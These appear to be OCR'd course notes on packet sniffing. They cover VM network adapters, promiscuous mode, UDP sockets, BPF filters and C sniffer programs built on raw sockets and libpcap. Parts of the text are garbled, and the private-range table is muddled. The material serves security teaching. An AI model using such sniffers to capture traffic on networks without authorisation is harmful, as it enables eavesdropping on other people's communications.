Unit -1

Packet Sniffing and Spoofing


Two of the common attacks on networks are sniffing and spoofing attacks.

- **Sniffing attacks** : Attackers can eavesdrop on a physical network, wired or wireless, and capture the packets transmitted over the network. This is similar to the wiretapping attack on telephone networks.
- **Spoofing attacks** : attackers can send out packets under a false identity. For example, attackers can send out packets that claim to be from another computer

Network Basics

IP Addresses : An IP address identifies a network or device on the internet.

NAT :



Private IP Ranges :

Class	Range	# of IP addresses	Default Subnet Mask	First Octet in Decimal	High-Order Bits
A	**10.0.0.0 – 10.255.255.255**	16,777,216	255.0.0.0 or 10.0.0.0/8	1 – 126	0
B	**172.16.0.0 – 172.31.255.255**	1,048,576	255.255.0.0 or 172.16.0.0/16	128 – 191	10
C	**192.168.0.0 – 192.168.255.255**	65,536	255.255.255.0 or 192.168.0.0/24	192 – 223	110

Virtual Network Interface

When you use a virtual machine, you must set up virtual hardware to interact with the machine.


- you expose some of your physical memory to act as virtual memory
- you can expose folders to act as virtual drives.

1. **Network Address Translation (NAT) Adapters:**
   - **Functionality:** The **NAT adapter allows the virtual machine to access the network using the same IP address as the host machine**. It's similar to how **multiple devices on a home network share the same external IP address but have different internal addresses.**
   - **Analogy:** Like multiple computers on a home network using different internal addresses (e.g., 192.168.1.11 and 192.168.1.15) but accessing the internet with the same external address (e.g., 172.119.27.80).
2. **Bridged Adapters:**
   - **Functionality:** Bridged adapters simulate the virtual machine as a distinct node on the network. **The VM communicates externally using a different IP address than the host.**
   - **Limitation:** It might not be suitable for home networks that typically allow only one external IP address.
3. **Host-Only Adapters:**

- **Functionality:** **Host-Only adapters directly network the host and virtual machine**, allowing communication between them. Other VMs on the same host are also connected.
- **Limitation:** By default, a VM with a host-only adapter cannot connect to the internet. However, you can establish a connection by installing routing or proxy software on the host system.


4. **Internet Connection:**
    - **Bridged and NAT Mode:** You can connect to the internet using Bridged and NAT modes.
    - **NAT Mode:** All network activity from the VM appears as if it came from the host OS. The VM can access external resources.
    - **Bridged Mode:** The VM replicates another node on the physical network and receives its own IP address if DHCP is enabled.


These adapter modes provide flexibility for different networking scenarios in virtualized environments. The choice of mode depends on the specific requirements of the virtualized system and the desired level of isolation or interaction with the host and external networks.



How Packets are Received - if the machine is a Router


If the comp is a router it forwards the packet to another router . This is done using routing. Router must select the Network Interface to send out the packet and select the next hop destination. Once that is decided, the packet is given to MAC layer. Routing table is inside the kernel.





Network Interface Card (NIC)

- Machines are connected to networks through **Network Interface Cards (NIC).**
- NIC is a physical or logical link between a machine and a network.
- **Each NIC has a hardware address called MAC address**
- When a frame arrives via the medium, it is copied into the memory inside the NIC, which checks the destination address in the header; if the address matches the card's MAC address, the frame
  is further copied into a buffer in the kernel through Direct Memory Access (DMA).




As discussed above, frames that are not destined to a given NIC are discarded rather than being passed to CPU for processing. Therefore, the operating system will not be able to see the frames sent among other computers, making it impossible to sniff network traffic.

Promiscuous Mode


NIC passes every frame received from the network to the kernel, regardless of whether the destination MAC address matches with the card's own address or not. If a sniffer program is registered with the kernel, all these frames will be eventually forwarded by the kernel to the sniffer program. It should be noted that most operating systems require elevated privileges, such as root, to put a NIC into the promiscuous mode.

Monitor Mode. Similar to the promiscuous mode for wired networks, wireless network
cards support sniffing when operating in monitor mode.


Cybersecurity Framework



Sensible Cyber Practices



Socket Connection in UDP



Important Socket Programming Functions:

1. `socket()` **Function:**
   - Creates an unbound socket in the specified domain.
   - Returns a socket file descriptor.
   - Arguments:
     - `domain`: Specifies the communication domain (e.g., AF_INET for IPv4, AF_INET6 for IPv6).
     - `type`: Type of socket to be created (e.g., SOCK_STREAM for TCP, SOCK_DGRAM for UDP).
     - `protocol`: Protocol to be used by the socket (redundant parameter).
2. `bind()` **Function:**
   - Assigns an address to the unbound socket.
   - Arguments:
     - `sockfd`: File descriptor of the socket.

- `addr`: Structure specifying the address (Port and IP) to be bound to.
- `addrlen`: Size of the `addr` structure.

3. `sendto()` **Function:**
   - Sends a message on the socket.
   - Arguments:
     - `sockfd`: File descriptor of the socket.
     - `buf`: Application buffer containing the data to be sent.
     - `len`: Size of the `buf` application buffer.
     - `flags`: Bitwise OR of flags to modify socket behavior.
     - `dest_addr`: Structure containing the address of the destination.
     - `addrlen`: Size of the `dest_addr` structure.
4. `recvfrom()` **Function:**
   - Receives a message from the socket.
   - Arguments:
     - `sockfd`: File descriptor of the socket.
     - `buf`: Application buffer in which to receive data.
     - `len`: Size of the `buf` application buffer.
     - `flags`: Bitwise OR of flags to modify socket behavior.
     - `src_addr`: Structure containing the source address.
     - `addrlen`: Variable in which the size of the `src_addr` structure is returned.

Return Values of Functions:

- `socket()` **and** `bind()`**:**
  - Successful: Non-negative integer (socket file descriptor).
  - Unsuccessful: -1 and `errno` set to indicate the error.
- `sendto()` **and** `recvfrom()`**:**

- Successful: Number of bytes sent or length of the message in bytes.
- Unsuccessful: -1 and `errno` set to indicate the error.

UDP Server (udp_server.c):

```
// udp_server.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>

#define PORT 12345
#define MAX_BUFFER_SIZE 1024

int main() {
    int sockfd;
    char buffer[MAX_BUFFER_SIZE];
    struct sockaddr_in server_addr, client_addr;
    socklen_t client_addr_len = sizeof(client_addr);

    // Create UDP socket
    if ((sockfd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
        perror("Error creating socket");
        exit(EXIT_FAILURE);
    }

    // Configure server address
    memset(&server_addr, 0, sizeof(server_addr));
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(PORT);
    server_addr.sin_addr.s_addr = INADDR_ANY;

    // Bind the socket
```

```
    if (bind(sockfd, (struct sockaddr*)&server_addr, sizeof(s
erver_addr)) == -1) {
        perror("Error binding socket");
        close(sockfd);
        exit(EXIT_FAILURE);
    }

    printf("UDP server is listening on port %d...\\n", PORT);

    // Receive and print messages
    while (1) {
        ssize_t recv_len = recvfrom(sockfd, buffer, MAX_BUFFE
R_SIZE, 0, (struct sockaddr*)&client_addr, &client_addr_len);
        if (recv_len == -1) {
            perror("Error receiving data");
            break;
        }

        buffer[recv_len] = '\\0'; // Null-terminate the recei
ved data
        printf("Received message from %s:%d: %s\\n", inet_nto
a(client_addr.sin_addr), ntohs(client_addr.sin_port), buffe
r);
    }

    // Close the socket
    close(sockfd);

    return 0;
}
```

UDP Client (udp_client.c):

```
// udp_client.c
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>

#define PORT 12345
#define SERVER_IP "127.0.0.1"  // Use the actual IP address o
f the server

int main() {
    int sockfd;
    char message[] = "Hello, UDP Server!";
    struct sockaddr_in server_addr;

    // Create UDP socket
    if ((sockfd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
        perror("Error creating socket");
        exit(EXIT_FAILURE);
    }

    // Configure server address
    memset(&server_addr, 0, sizeof(server_addr));
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(PORT);
    server_addr.sin_addr.s_addr = inet_addr(SERVER_IP);

    // Send the message to the server
    if (sendto(sockfd, message, strlen(message), 0, (struct s
ockaddr*)&server_addr, sizeof(server_addr)) == -1) {
        perror("Error sending data");
    } else {
        printf("Message sent to the server: %s\\n", message);
    }

    // Close the socket
```

```
    close(sockfd);

    return 0;
}
```

Explanation:

1. **Server:**
    - Creates a UDP socket, binds it to a specific port, and listens for incoming messages.
    - Prints received messages with the client's IP address and port.
    - Runs in an infinite loop to keep listening for messages.
2. **Client:**
    - Creates a UDP socket.
    - Sends a message to the server's IP address and port.
    - Closes the socket after sending the message.
3. **Compilation and Execution:**
    - Compile the server and client programs using `gcc`.
    - Open two terminal windows and run the server and client executables separately.

```
gcc udp_server.c -o udp_server
gcc udp_client.c -o udp_client

./udp_server
./udp_client
```

Macro	Description
htons()	Convert unsigned short integer from host order to network order
htonl()	Convert unsigned integer from host order to network order
ntohs()	Convert unsigned short integer from network order to host order
ntohl()	Convert unsigned integer from network order to host order

BSD Packet Filter (BPF)

The system can give all the captured packets to the sniffer program, who can discard unwanted packets. **BPF allows a user-space program to attach a filter to a socket, which essentially tells the kernel to discard unwanted packets as early as possible.**

A compiled BPF pseudo-code can be attached to a socket through `setsockopt()`. See the following example:

```
setsockopt(sock, SOL_SOCKET, SO_ATTACH_FILTER, &bpf, sizeof(bpf))
```

After BPF is set on the socket, when a packet is received by the kernel, BPF will be invoked,
which determines whether the packet should be accepted or not. An accepted packet will be
pushed up the protocol stack.




Figure 15.2: Packet flow with filter

Packet Sniffing

Packet sniffing describes the process of capturing live data as they flow across a network.

It is also used by intruders to do reconnaissance and exploitation

Steps to create packet filter

1. Creates a socket
2. Provide information on which port server to use and save that information using bind()

   A computer may have multiple IP addresses, one for each network interface card; by specifying INADDR_ANY
3. Once the socket is set up, the server can use recvfrom () to receive UDP packets

```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientlen;
    char buf[1500];

    // Step ①
    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);

    // Step ②
    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(9090);

    if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
        perror("ERROR on binding");

    // Step ③
    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500-1, 0,
                 (struct sockaddr *) &client, &clientlen);
        printf("%s\n", buf);
    }
    close(sock);
}
```

Packet Sniffing using Raw Sockets

A sniffer program needs to **capture all the packets flowing on the network cable, regardless of the destination IP address or port number.** This can be done using a special type of socket called raw socket

```c
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <arpa/inet.h>

int main() {
    int PACKET_LEN = 512;
    char buffer[PACKET_LEN];
    struct sockaddr saddr;
    struct packet_mreq mr;

    // Create the raw socket
    int sock = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));   ①

    // Turn on the promiscuous mode.
    mr.mr_type = PACKET_MR_PROMISC;                              ②
    setsockopt(sock, SOL_PACKET, PACKET_ADD_MEMBERSHIP, &mr,    ③
                    sizeof(mr));

    // Getting captured packets
    while (1) {
        int data_size=recvfrom(sock, buffer, PACKET_LEN, 0,     ④
                    &saddr, (socklen_t*)sizeof(saddr));
        if(data_size) printf("Got one packet\n");
    }

    close(sock);
    return 0;
}
```

1. **Creating a raw socket**: The program first creates a socket using a special socket type
   called
   SOCK_RAW. For raw sockets, the **kernel will pass a copy of the packet**, including the link-layer header, to the socket (and its application) first, before further passing the packet to the protocol stack. **Raw socket does not intercept the packet; it simply gets a copy**
2. **Choose the protocol:** When creating a raw socket, we also need to specify what type
   of packet that we would like to receive. In the third argument of the

socket ( ) system
call (i.e., the protocol argument), we specify the protocol . htons (ETH..P ..ALL)
, indicating that packets of **all protocols should be passed to the raw socket.**
The purpose of the htons () function is related to byte orders

3. **Enable the promiscuous mode:** We need to turn on the promiscuous mode on the network
   interface card, asking it to
   let in all the packets on the network. Once they are in, the **raw socket will be able to get a copy of them.** Typical way is to use **set sock opt ()** to set the option on the socket.
4. Wait for packets: We can use **recvfrorn ()** to wait for packets . Once a packet arrives, the raw socket will receive a copy of it through this API

💡 **Creates a socket using a special socket type called SOCK_RAW.**

💡 **socket ( ) system call (i.e., the protocol argument), we specify the protocol .**

💡 **htons (ETH..P ..ALL), indicating that packets of all protocols should be passed to the raw socket.**

💡 **set sock opt () for promiscious mode**

💡 **We can use recvfrorn () to wait for packets**

Packet Capture API(PCAP)

The pcap (packet capture) API was thus created to provide a **platform-independent interface for efficiently accessing operating system's packet capture facility.**

One of the features of pcap is a compiler that allows programmers to specify filtering rules using **human-readable boolean expressions; the compiler translates the expressions to BPF pseudo-code, which can be used by the kernel**

```
#include <pcap.h>
#include <stdio.h>

void got_packet(u_char *args, const struct pcap_pkthdr *header,
        const u_char *packet)
{
   printf("Got a packet\n");
}

int main()
{
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;
```

```
  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf); ①

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);              ②
  pcap_setfilter(handle, &fp);                                ③

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);                    ④

  pcap_close(handle);   //Close the handle
  return 0;
}
```

1. **Open a live pcap session**

- Initializes a raw socket, sets the **enp0s3 network device into promiscuous mode** (the value 1 of the third parameter turns on the promiscuous mode), and **binds the socket to the card using setsockopt ()**

2. **Set the filter**

- The pcap API provides a compiler to **convert boolean predicate expressions to low-level BPF programs**. This step involves two function calls: the first one, **pcap_compile** (), compiles the specified filter expression, and the second one, **pcap_setfilter** () , sets the BPF filter on the socket.

3. **Capture packets**

- We use **pcap_loop** () to enter the main execution loop of the pcap session, where packets are captured. gotpacket() the callback function will be invoked, so further analysis can be performed on the captured packet

4. $ gcc -o sniff sniff.c -lpcap **- compilation**

pcap function name	**Successful**	**Unsuccessful**	
pcap_open_live( )	pcap_t *	NULL	**errbuf** is filled with an appropriate error message
pcap_compile( )	0	-1	**use pcap_geterr**( ) to get the error text or **pcap_perror**( ) to display the error text.
pcap_setfilter( )	0	-1	
pcap_loop( )	0	-1	

Processing Captured Packet


- **dst** host 1 0 . 0 . 2 . 5:onlycapturepacketsgoingto l0 . 0 .2.5.
- **src** host 1 0 . 0 . 2 . 6: only capture packets coming from 1 0 . 0 . 2. 6.
- **host** 10.0 . 2 .6 and **src port** 9090 : only capture packets coming from or going to 10. 0 . 2 . 6 with the source port equal to 9090.
- **proto** tcp: only capture TCP packets

When gotpacket () is invoked, the third argument, a pointer, points to the buffer that holds the packet. This buffer is actually an ethernet frame, with the ethernet

header placed at the beginning

```
/* Ethernet header */
struct ethheader {
  u_char  ether_dhost[6]; /* destination host address */
  u_char  ether_shost[6]; /* source host address */
  u_short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
};

void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
{
  struct ethheader *eth = (struct ethheader *)packet;          ①
  if (ntohs(eth->ether_type) == 0x0800) { ... } // IP packet   ②
  ...
}
```

